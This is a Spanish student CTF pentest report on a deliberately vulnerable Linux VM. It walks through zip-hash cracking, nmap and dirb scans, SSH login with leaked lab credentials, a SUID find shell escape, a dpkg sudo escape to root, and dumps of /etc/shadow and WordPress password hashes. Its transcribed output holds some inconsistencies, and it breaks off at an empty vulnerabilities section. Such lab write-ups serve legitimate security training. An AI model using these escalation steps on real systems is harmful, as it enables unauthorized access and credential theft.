

Informe de Pentest CTF

Elevación de Privilegios

1. Introducción	4
2. Alcance y objetivos	4
3. Metodología	4
4. Resultados	6
5. Vulnerabilidades	6
6. Checklist	6
7. Recomendaciones	7
8. Conclusiones	8

Versión	Fecha	Auditores	Cambios
1.0	05/11/2025	Daniel Baron Jon Ormaechea Eduard Felix Ignacio Elizaga Roberto Benitez Jesús Cano	XXXXXXX

1. Introducción

Este documento presenta los hallazgos y conclusiones del ejercicio de pentesting realizado sobre la máquina “Elevación de Privilegios.ova” en el marco del CTF. Describe el alcance, la metodología aplicada (reconocimiento, identificación y explotación controlada de vulnerabilidades) y las vulnerabilidades detectadas. El objetivo de la entrega es demostrar las técnicas empleadas, evaluar el nivel de exposición y seguridad de la máquina.

2. Alcance y objetivos

El alcance de esta auditoría abarca el análisis de seguridad de la máquina “Elevación de Privilegios.ova”, centrado en la práctica de escalado horizontal y vertical de privilegios. Durante la evaluación se aplicaron técnicas de pentesting orientadas a entornos de sistemas operativos, utilizando herramientas específicas para la recopilación de información, detección de fallos y verificación de su impacto real.

Los objetivos principales del proyecto son:

- Identificar vectores de entrada relevantes que afecten la seguridad de la máquina.
- Evaluar su impacto potencial y demostrar la posibilidad de elevar privilegios de forma controlada.
- Documentar las pruebas realizadas, las herramientas empleadas y las evidencias obtenidas.

El propósito final de esta entrega es demostrar el proceso de un pentest ético sobre una máquina vulnerable, evidenciando la comprensión de las fases, técnicas y tácticas empleadas en un entorno virtual de seguridad ofensiva.

3. Metodología

La metodología aplicada sigue el estándar PTES (Penetration Testing Execution Standard) y se estructura en las siguientes fases, adaptadas al ejercicio práctico de Elevación de Privilegios:

1. Pre-engagement / Reglas de compromiso

Definición de alcance y reglas del ejercicio (máquina objetivo, límites, archivos flags a buscar...). El ejercicio se desarrolla exclusivamente sobre una máquina virtual Linux facilitada para el CTF. El objetivo es realizar actividades de reconocimiento y explotación orientadas a obtener elevaciones de privilegios horizontales y verticales, así como localizar y documentar los flags presentes en la máquina objetivo. Todas las pruebas deben llevarse a cabo únicamente dentro de ese entorno controlado, no está permitido el uso, la transferencia ni la ejecución de troyanos.

2. Intelligence Gathering / Recolección de información

Búsqueda y recopilación de todo dato útil sobre la máquina y su entorno (dirección IP, endpoints web, parámetros, tecnologías usadas en la web, plugins, usuarios, flujos de autenticación). Se emplean

técnicas activas —por ejemplo, escaneo Nmap controlado, enumeración de directorios con gobuster— para preparar las pruebas posteriores. Esta fase alimenta el modelado de amenazas y priorización de vectores.

3. Threat Modeling y Priorización / Modelado de Amenazas y priorización

A partir de la información recogida se identifican activos críticos (servidor web, puertos abiertos, servicios con versiones antiguas) y se priorizan vectores de ataque potenciales según probabilidad e impacto (p. ej. servicio SSH con credenciales débiles o vulnerable a ataques de fuerza bruta). Esta fase guía el enfoque del análisis de vulnerabilidades y explotación.

4. Vulnerability Analysis / Análisis de vulnerabilidades

Identificación sistemática de fallos mediante análisis manual y herramientas automatizadas orientadas a las categorías relevantes (vulnerabilidades web, configuraciones inseguras de puertos y servicios y/o sistema). En este CTF se priorizan vectores que proporcionen acceso inicial (servidor web vulnerable, credenciales de acceso ssh...), siempre dentro del alcance y con pruebas no destructivas.

5. Exploitation / Explotación

Verificación controlada de las vulnerabilidades identificadas mediante pruebas reproducibles orientadas a los objetivos del CTF: obtención de la contraseña de descompresión del archivo protegido (análisis y cracking de .zip), confirmación de la dirección IP (nmap), pruebas de bajo impacto para mapear la estructura web (gobuster) y explotar vectores que permitan lograr acceso inicial (servicio ssh).

6. Post-Exploitation / Post-Explotación

Durante la post-explotación se identifican, extraen y registran de forma ordenada los artefactos relevantes para el CTF en esta fase: técnicas de elevación horizontal y vertical para alcanzar root y así obtener los flags correspondientes, los usuarios y passwords del sistema y de la base de datos descubiertos desde la shell comprometida. Se documentan las rutas exactas de cada flag y se completa el cuadro de flags con su ubicación y evidencia. Todos los hallazgos quedan acompañados de comandos reproducibles, salidas relevantes y capturas/volcados como prueba; en el contexto del laboratorio se evita causar daño o cambios irreversibles en la máquina objetivo.

7. Reporting / Documentación y Recomendaciones

Registro detallado de pruebas: comandos ejecutados y outputs relevantes para cada objetivo (recuperación de la contraseña de descompresión, método usado para obtener la IP, resultados del escaneo y mapeo de la estructura web, exploit o vector usado para el acceso inicial, pasos y credenciales usadas para movimientos horizontales, método de elevación vertical a root, y rutas/controles donde se localizaron todos los flags). Adjuntar capturas de pantalla, volcados relevantes (salidas, ficheros descargados, wp-config, dumps SQL) y la ruta exacta de cada flag. Inventario de herramientas y utilidades empleadas: Nmap, Gobuster/dirb, Burp Suite, Metasploit/Meterpreter (si se usó), herramientas de cracking de ZIP (fcrackzip, zip2john o john/hashcat), sqlmap, clientes DB (mysql/pgsql), y utilidades de post-explotación y enumeración local (linpeas, sudo-checks, enumeradores de hashes).

4. Resultados

Durante la prueba de penetración sobre la máquina “Elevación de Privilegios.ova”, se identificaron diversas vulnerabilidades y configuraciones inseguras diseñadas para evaluar la seguridad del sistema. Cada hallazgo se documenta incluyendo:

- Nivel de criticidad: Clasificación del riesgo según su impacto sobre la confidencialidad, integridad y disponibilidad.
- Evidencia: Capturas de pantalla, logs y resultados que respaldan la existencia de la vulnerabilidad.
- Recomendación de mitigación: Medidas correctivas para reducir o eliminar el riesgo.

Todas las evidencias (capturas de pantalla) recopiladas durante el análisis se presentan en esta sección, garantizando trazabilidad y soporte completo de los hallazgos.

Aquí podemos ver como hemos extraído el hash y posteriormente lo hemos roto usando brute force revelando que la contraseña del zip es TOLENTINO

```
(root㉿kali)-[~/home/dbaron/Escritorio]
└─# zip2john "Elevación de Privilegios.zip" > hash.hashes

(root㉿kali)-[~/home/dbaron/Escritorio]
└─# ls
'Elevación de Privilegios.zip'  hash.hashes  ziphash.txt

(root㉿kali)-[~/home/dbaron/Escritorio]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.hashes
Warning: invalid UTF-8 seen reading hash.hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Loaded hashes with cost 1 (HMAC size) varying from 38513 to 1548412204
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
TOLENTINO      (Elevación de Privilegios.zip/Plantilla_Informe_CTF_Elevaciòn_Privilegios.docx)
TOLENTINO      (Elevación de Privilegios.zip/Elevaciòn de Privilegios.ova)
2g 0:00:00:50 DONE (2025-11-05 10:32) 0.03968g/s 4998p/s 9996c/s 9996C/s dolphins6 .. 911987
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root㉿kali)-[~/home/dbaron/Escritorio]
└─# ls
'Elevación de Privilegios.zip'  hash.hashes  ziphash.txt

(root㉿kali)-[~/home/dbaron/Escritorio]
└─# john --show hash.hashes
Warning: invalid UTF-8 seen reading hash.hashes
Elevación de Privilegios.zip/Plantilla_Informe_CTF_Elevaciòn_Privilegios.docx:TOLENTINO:Plantilla_Informe_CTF_Elevaciòn_Privilegios.docx:Elevación de Privilegios.zip:Elevación de Privilegios.zip
Elevación de Privilegios.zip/Elevaciòn de Privilegios.ova:TOLENTINO:Elevaciòn de Privilegios.ova:Elevación de Privilegios.zip:Elevación de Privilegios.zip

2 password hashes cracked, 0 left

(root㉿kali)-[~/home/dbaron/Escritorio]
└─#
```

Hacemos nmap tanto como para saber cual es la IP como para obtener informacion importante como que puertos están dando servicios y que servicios dan, cual es el sistema operativo, la MAC, etc.

```
└──(root@Jcano)-[~/home/jcano]
  └──# nmap -sV -O 10.0.2.18 -p1-65535 -T 5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:44 CET
Nmap scan report for 10.0.2.18
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd
MAC Address: 08:00:27:DB:09:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kerne
l:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

Aquí hacemos un DIRB pescando por distintos paths que tenga la web de la página virtual encontrando 5 directorios a explorar.

```
└──(root@Jcano)-[~/home/jcano]
  └──# dirb http://10.0.2.18

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Wed Nov  5 10:46:29 2025
URL_BASE: http://10.0.2.18/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
GENERATED WORDS: 4612

____ Scanning URL: http://10.0.2.18/ ____
+ http://10.0.2.18/index.php (CODE:200|SIZE:74)
+ http://10.0.2.18/robots.txt (CODE:200|SIZE:77)
⇒ DIRECTORY: http://10.0.2.18/secret/
+ http://10.0.2.18/server-status (CODE:403|SIZE:199)
⇒ DIRECTORY: http://10.0.2.18/users/
⇒ DIRECTORY: http://10.0.2.18/wp-admin/
⇒ DIRECTORY: http://10.0.2.18/wp-content/
⇒ DIRECTORY: http://10.0.2.18/wp-includes/


____ Entering directory: http://10.0.2.18/secret/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://10.0.2.18/users/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://10.0.2.18/wp-admin/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://10.0.2.18/wp-content/ ____
+ http://10.0.2.18/wp-content/index.php (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.0.2.18/wp-content/languages/
⇒ DIRECTORY: http://10.0.2.18/wp-content/plugins/
⇒ DIRECTORY: http://10.0.2.18/wp-content/themes/
⇒ DIRECTORY: http://10.0.2.18/wp-content/upgrade/
⇒ DIRECTORY: http://10.0.2.18/wp-content/uploads/
```

Explorando el directorio de users uno de los usuarios ha cometido el grave error de colgar una foto con su usuario y contraseña como podemos observar en la captura.



Después de algunos intentos, nos conectamos por ssh al usuario chung, resulta que a pesar de escribir el password en mayúscula, era en minuscula, así que tecnicamente algo de seguridad tenía.

```
[root@Jcano]~/.home/jcano
└# ssh chung@10.0.2.18
The authenticity of host '10.0.2.18 (10.0.2.18)' can't be established.
ED25519 key fingerprint is SHA256:AnG5VJ89V2BLxl3FruwQRAYjvRcsk/DSGj3zNjrfMyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.18' (ED25519) to the list of known hosts.
chung@10.0.2.18's password:
Permission denied, please try again.
chung@10.0.2.18's password:
Linux bkuw300ps345672-cs30.serverfarm.evil-corp-usa.com 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07)
) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 05:58:58 2020 from 10.0.2.7
chung@bkuw300ps345672-cs30:~$
```

Aquí vemos la flag que el usuario chung tenía escondida la cual es DDoSSucks! clara referencia al ataque del principio de la serie de Mr. Robot.

```
chung@bkuw300ps345672-CS30:~$ ls
access.log  error.log  FLAG.txt  images  wordpress
chung@bkuw300ps345672-CS30:~$ cat FLAG.txt
DDoSucks!
chung@bkuw300ps345672-CS30:~$
```

Buscamos en el history esperando encontrar alguna pista de donde puede estar la contraseña de el próximo usuario

```
chung@bkuw300ps345672-CS30:~$ cat ~/.bash_history
exit
exit
ls
cd wordpress/
ls
cat secret.php
vi secret.php
vi secret.php
ls -l
chown chung:www-data users/
exit
pwd
ls /l
ls -l
cd
cat acc
cat access.log
ls
ls -l
sudo
sudo -l
clear
ls
ftp
exit
cd wordpress/
ls
cd
ls
nano FLAG.txt
ls
exit
nano FLAG.txt
ls
cd wordpress/
ls
cat secret.php
nano secret.php
exit
ls
pwd
ls
cd wordpress
ftp
cat FLAG.txt
nano
ftp
exit
```

Encontramos esto y vemos como las contraseñas están cifradas en base 64.

```
[sudo] password for chung:  
Sorry, user chung may not run sudo on bkuw300ps345672-cs30.  
chung@bkuw300ps345672-cs30:~$ cat wordpress/secret.php  
<?php //  
  
Echo "API:";  
echo md5(base64_encode(")  
  
Angela doesn't give me access to this ...  
but i have his creds stored in base64 {angela:Li5yMHV0MW4zLi4u}  
"));  
?  
?>
```

Desúes de una simple decodificación obtenemos su contraseña.

..r0ut1n3...

Buscamos alrededor del usuario de angela y encontramos el archivo de la flag que está codificada en base64

```
angela@bkuw300ps345672-cs30:~$ pwd  
/home/angela  
angela@bkuw300ps345672-cs30:~$ ls -l  
total 8  
drwxr-xr-x 2 angela angela 4096 Mar 19 2020 bin  
-rwxr-x--- 1 angela angela 17 Jun 24 2020 FLAG.base64  
angela@bkuw300ps345672-cs30:~$ cat FLAG.base64  
SWwdjMwbGwxMw==  
angela@bkuw300ps345672-cs30:~$
```

Al decodificarla vemos que dice “I love ollie”, lo cual será otra referencia a Mr. Robot

ll0v30ll13

Hacemos un movimiento horizontal ejecutando el archivo find y pasamos a ser Darlene

```
angela@bkuw300ps345672-cs30:~$ cd bin  
angela@bkuw300ps345672-cs30:~/bin$ ls  
find  
angela@bkuw300ps345672-cs30:~/bin$ ./find . -exec /bin/bash -p \; -quit  
bash-5.0$ ls  
find  
bash-5.0$ pwd  
/home/angela/bin  
bash-5.0$ whoami  
darlene
```

Entramos en nuestra carpeta y encontramos la flag “we are at war”, otra referencia a Mr. Robot

```
bash-5.0$ commands not found
bash-5.0$ ls
angela darkarmy darlene eliott whiterose
bash-5.0$ cd darkarmy
bash: cd: darkarmy: Permission denied
bash-5.0$ cd darlene
bash-5.0$ ls
FLAG.txt
bash-5.0$ cat FLAG.txt
weareatwar
bash-5.0$
```

Buscamos los archivos ocultos y encontramos unos que parece interesante en el que pone “.private” y al hacer cat en él encontramos como movernos al siguiente usuario

```
/home/darlene
bash-5.0$ ls -la
total 40
drwxr-x— 3 darlene darlene 4096 Jun 24 2020 .
drwxr-xr-x 7 root root 4096 Jun 23 2020 ..
-rw—— 1 darlene darlene 5 Jun 24 2020 .bash_history
-rw-r--r-- 1 darlene darlene 220 Mar 18 2020 .bash_logout
-rw-r--r-- 1 darlene darlene 3526 Mar 18 2020 .bashrc
-rwxr-x— 1 darlene darlene 11 Jun 24 2020 FLAG.txt
drwx—— 3 darlene darlene 4096 Mar 18 2020 .gnupg
-rw-r--r-- 1 darlene darlene 41 Jun 24 2020 .private
-rw-r--r-- 1 darlene darlene 675 Mar 18 2020 .profile
-rw—— 1 darlene darlene 106 Mar 19 2020 .Xauthority
bash-5.0$ cat ./private
cat: ./private: No such file or directory
bash-5.0$ cat ~/ .private
cat: /home/angela/: Is a directory
Found it!!!!
whiterose:@lw@ys_d3@dl1n3s
bash-5.0$ exit
exit
```

Con el comando history encontramos que la contraseña de darkarmy es d@t@w@rxx y también encontramos la flag entramos en el perfil haciendo de nuevo otro movimiento lateral

```
whiterose@bkuw300ps345672-cs30:~$ history
1 exit
2 su -c darkarmy /bin/bash
3 d@t@w@rxx
4 exit
5 ls
6 cat FLAG.txt
7 ls
8 sudo -l
9 ls -la
10 history
whiterose@bkuw300ps345672-cs30:~$ su -c darkarmy /bin/bash
su: user /bin/bash does not exist
whiterose@bkuw300ps345672-cs30:~$
```

Descubrimos que el flag de whiterose es “deadlines” o fecha límite, otra referencia a Mr. Robot

```
GNU nano 3.2 FLAG.txt
deadlines
```

Entramos en darkarmy

```
[root@kali]~# ssh darkarmy@10.0.2.18
darkarmy@10.0.2.18's password:
Linux bkuw300ps345672-cs30.serverfarm.evil-corp-usa.com 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 06:29:38 2020 from 10.0.2.7
darkarmy@bkuw300ps345672-cs30:~$
```

Encontramos la flag

```
darkarmy@bkuw300ps345672-cs30:~$ cat .bash_history
ls
nano FLAG.txt
echo "SUID files are g00d"
history
echo "always finding in all the filesystem ... "
cmd
```

La flag es “Data War”, una vez más una referencia Mr. Robot.

```
GNU nano 3.2 FLAG.txt
datawar
```

Usamos cmd, similar a bash pero en windows y de esta forma entramos en el perfil de eliott

```
darkarmy@bkuw300ps345672-cs30:~$ cmd
eliott@bkuw300ps345672-cs30:~$
```

Buscamos los archivos ocultos encontrando la flag que es “Revolution”, traducido es revolución, otra referencia a Mr. Robot

```

eliot@bkuw300ps345672-cs30:~$ cd ..
eliot@bkuw300ps345672-cs30:/home$ ls
angela darkarmy darlene eliot whiterose
eliot@bkuw300ps345672-cs30:/home$ cd eliot
eliot@bkuw300ps345672-cs30:/home/eliot$ ls -la
total 40
drwxr-x--- 4 eliot eliot 4096 Jun 24 2020 .
drwxr-xr-x  7 root  root  4096 Jun 23 2020 ..
-rw----- 1 eliot eliot 138 Jun 24 2020 .bash_history
-rw-r--r-- 1 eliot eliot 220 Mar 23 2020 .bash_logout
-rw-r--r-- 1 eliot eliot 3526 Mar 23 2020 .bashrc
-rwrxr-x--- 1 eliot eliot 11 Jun 24 2020 FLAG.txt
drwx--- 3 eliot eliot 4096 Mar 23 2020 .gnupg
-rw----- 1 eliot eliot 76 Jun 24 2020 .lessht
drwxr-xr-x 3 eliot eliot 4096 Mar 23 2020 .local
-rw-r--- 1 eliot eliot 807 Mar 23 2020 .profile
eliot@bkuw300ps345672-cs30:/home/eliot$ cat FLAG.txt
revolution

```

Buscamos como escalar privilegios una última vez.

```

eliot@bkuw300ps345672-cs30:/home/eliot$ cat ~/ .bash_history
cat: /home/darkarmy/: Is a directory
history
sudo dpkg -l
exit
id
exit
ls
exit
dpkg -l
sudo dpkg -l
exit

```

Usamos sudo dpkg -l consiguiendo hacernos con el perfil root y llegando al ultimo usuario del CTF

```

!/bin/sh
# whoami
root
# cat /etc/shadow
root:$6$PQ5GN//w2R6MV.//$xBFBH5vNUeHxvCu1EZA6y6H9dzbHLTmqGmqjV2ut8zIRlg5hOnRZ0/1.NNEaYPJQ9ojo6fE9lfwafNQNaGqUK1:184
37:0:99999:7:::
daemon:*:18340:0:99999:7:::
bin:*:18340:0:99999:7:::
sys:*:18340:0:99999:7:::
sync:*:18340:0:99999:7:::
games:*:18340:0:99999:7:::
man:*:18340:0:99999:7:::
lp:*:18340:0:99999:7:::
mail:*:18340:0:99999:7:::
news:*:18340:0:99999:7:::
uucp:*:18340:0:99999:7:::
proxy:*:18340:0:99999:7:::
www-data:*:18340:0:99999:7:::
backup:*:18340:0:99999:7:::
list:*:18340:0:99999:7:::
irc:*:18340:0:99999:7:::
gnats:*:18340:0:99999:7:::
nobody:*:18340:0:99999:7:::
systemd-timesync:*:18340:0:99999:7:::
systemd-network:*:18340:0:99999:7:::
systemd-resolve:*:18340:0:99999:7:::
_apt:*:18340:0:99999:7:::
messagebus:*:18340:0:99999:7:::
sshd:*:18340:0:99999:7:::
systemd-coredump:!!:18340:::::
mysql:!!:18340:0:99999:7:::
proftpd:!!:18340:0:99999:7:::
ftp:!!:18340:0:99999:7:::
angela:$6$5lu8T12oifr2Bofo$5yKVRNxgyeftpqK/7AZ1KzWrKHa9WFY93W21SU$4vjgjn.QOoYypr17pFibXOn3FTcH2zJZPfpqtKoygl8HI.:1
8437:0:99999:7:::
darlene:$6$0DxLUwTv.xR1Dnh$r2q2Fx9JTprfKkcseP.mxAGwxvhfIre/gDgCZT/bYI0.PP13SPkL1GwdLogpOnqpM91tT7r8y9Cw2WMSyebN.:1
8437:0:99999:7:::
whiterose:$6$R29y/qU3K2iw.Zxe$SE84hnd05nS9NkNxAp4cn/llb0Yc92mh7NP7HEky6dBsBeOWSmJW0es8HaclwT2Lc15xcUVVWkwtR4vqh8K4d
/:18437:0:99999:7:::
darkarmy:$6$lmM8pCYNZOWsgsw$JzBlobe9o7Dq5tRCZ0WA$A63V9tqpIA6Aw.Yig5dUL76qGXKXSYSgQLX$ckQLzAWuJ/K8V96xr$rtt$uon78zNh.
:18437:0:99999:7:::
eliot:$6$CUbzJFpHEP2WhZjp$SImaMXoDUmLk2jng9SmNzkB8i25FWnPREDt0CPiZyx8t9jNl/FKRKVX.lVQktfZMwIe5o2r7jmEEh4H99tD0:1
8437:0:99999:7:::
chung:$6$0DnSMg87wPW88hTd$MmBb2IALNJbId2b85M0pT1KMStAJ5q/sAjF8y5PPEHLYVUuEbC2mHVQjcZ0lJ9Fj6GLJOyPoU3lcsYnVbWw8N1:18
436:0:99999:7:::
# 
```

Encontramos un archivo lleno de hashes

```

GNU nano 8.6
                                     ctfhashes.txt
root:$6$PQ5gN//w2R6MV...//$xBFBH5vNueHxvCu1EzA6y69dzbHLTmqGmqqjV2ut8zIrlg5h0nRZ0/l.NNEaYPjQ9ojo6fE9lfwafNQNaGqUK1:18>
angela:$6$5Lu8T12oifr2Bofo$5yKVRNxgWyeftpqK/7AZ1KzWrKHa9WFY93W21SUs4vgjgn.QOoYypri7pFibXOn3FTcH2zJZPfpqtKoygl8HI.:>
darlene:$6$v0DxLUwTv.xR1Dnh$72q2fx9JTprfKkcsep.mxAGwxvhflre/GdgCZT/bYI0.PP13SPkL16wdLogpOnqpM91tT7r8y9Cw2WMSyebN/>
whiterose:$6$Rz9y/quJ3K2iw.Zxe$SE84hnd05nS9NkNXAp4cn/llb0Yc92mh7NP7HEky6dBsBeOWSmJW0es8HaclwT2Lc15xcUVVWKwtR4vqh8K4>
darkarmy:$6$16mm8pCYNZOWsgsw$JzBlobe9o7dq5tCZOWAAa63V9tqPIA6Aw.Yig5dUL76qGXKXSYSgQLXckQLzAWuJ/K8V96xrrttUon7zNh>
elliott:$6$CUBZJFpHEP2WhZjp$SImaMXoDUmLk2jng9SmNzkB8i25FWnPREDt0CPizyx8t9jNl/FKRKVX.lVKQtFZMwIe5o2r7jnmEEh4H99tD0:>
chung:$6$0DnSMg87wPW88hTd$MmBb2IALNjbId2b85M0pT1KMStAJ5q/sAjF8y5PPPEhLYUUuEbC2mHVQjcZOIJ9Fj6GLJ0yPoU3lcsYnVbWw8N1:1>

```

Usamos el programa John the Ripper para craquearlos, pero dado el limite de tiempo que tenemos y que iba a durar dias, no hemos podido mostrar los resultados del craqueo

```

└─(root㉿kali)-[~/home/jo]
# john --wordlist=/usr/share/wordlists/rockyou.txt ctfhashes.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
# 

```

Buscamos que hay en root en busca de la última flag

```

# cd ~
# pwd
/root
# ls
FLAG.txt
# ls -la
total 44
drwx----- 5 root root 4096 Nov  5  04:38 .
drwxr-xr-x 22 root root 4096 Jun 23  2020 ..
-rw----- 1 root root 3800 Jun 24  2020 .bash_history
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root    7 Jun 24  2020 FLAG.txt
drwx----- 3 root root 4096 Mar 20  2020 .gnupg
-rw----- 1 root root   56 Nov  5  04:38 .lesshist
drwxr-xr-x  3 root root 4096 Mar 19  2020 .local
-rw----- 1 root root 513 Mar 18  2020 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Jun 23  2020 .t
# cat .mysql_history
exit
;
exit t;
exit;
create database wordpress;
create user wordpress identified by 'password123456789!@#';
GRANT USAGE ON wordpress.* TO 'wordpress'@localhost IDENTIFIED BY 'password123456789!@#';
FLUSH PRIVILEGES;
show databases;
GRANT USAGE ON *.* TO 'wordpress'@localhost IDENTIFIED BY 'password123456789!@#';
FLUSH PRIVILEGES;
GRANT DBA ON *.* TO 'wordpress'@localhost IDENTIFIED BY 'password123456789!@#';
GRANT ALL ON *.* TO 'wordpress'@localhost IDENTIFIED BY 'password123456789!@#';
FLUSH PRIVILEGES;
# 

```

Encontramos la flag “Zeroes” que estamos seguro es otra referencia a Mr. Robot

```

# cd ~
# pwd
/root
# ls
FLAG.txt
# cat FLAG.txt
zeroes
# 

```

Para encontrar encontrar los usuarios y las contraseñas de la base de datos hemos visualizado el contenido de .mysql_history en el directorio /root.

Con el comando mysql -u root -p hemos accedido a la base de datos y tras visualizar las tablas hemos revisado el contenido de wp_users. con el comando select * FROM wp_users, así hemos podido visualizar los usuarios: admin y john con sus correspondientes hashes.

```
# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your connection id is 48
Server version: 10.3.22-MariaDB-0+deb10u1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> USE wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [wordpress]> SHOW TABLES;
+ Tables_in_wordpress +
| wp_commentsmeta |
| wp_comments |
| wp_posts |
| wp_options |
| wp_postmeta |
| wp_postsmeta |
| wp_terms_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+

```

```
MariaDB [wordpress]> select * FROM wp_users
      +-----+
      | select * FROM wp_users; |
      +-----+
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'select * FROM wp_users' at line 2
MariaDB [wordpress]> select * FROM wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email    | user_url       | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | admin     | $P$bnJPh35dPc2aaASr0TeXsqq4HzSiwC/ | admin        | info@lucifer12345.com | http://luficer.com | 2020-03-19 01:03:41 |                    | 0            | admin         |
| 2  | john      | $P$bnJPh35dPc2aaASr0TeXsqq4HzSiwC/ | john        | john@lucifer12345.com | http://luficer.com | 2020-03-19 01:04:56 |                    | 0            | john lucifer |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.001 sec)
```

5. Vulnerabilidades

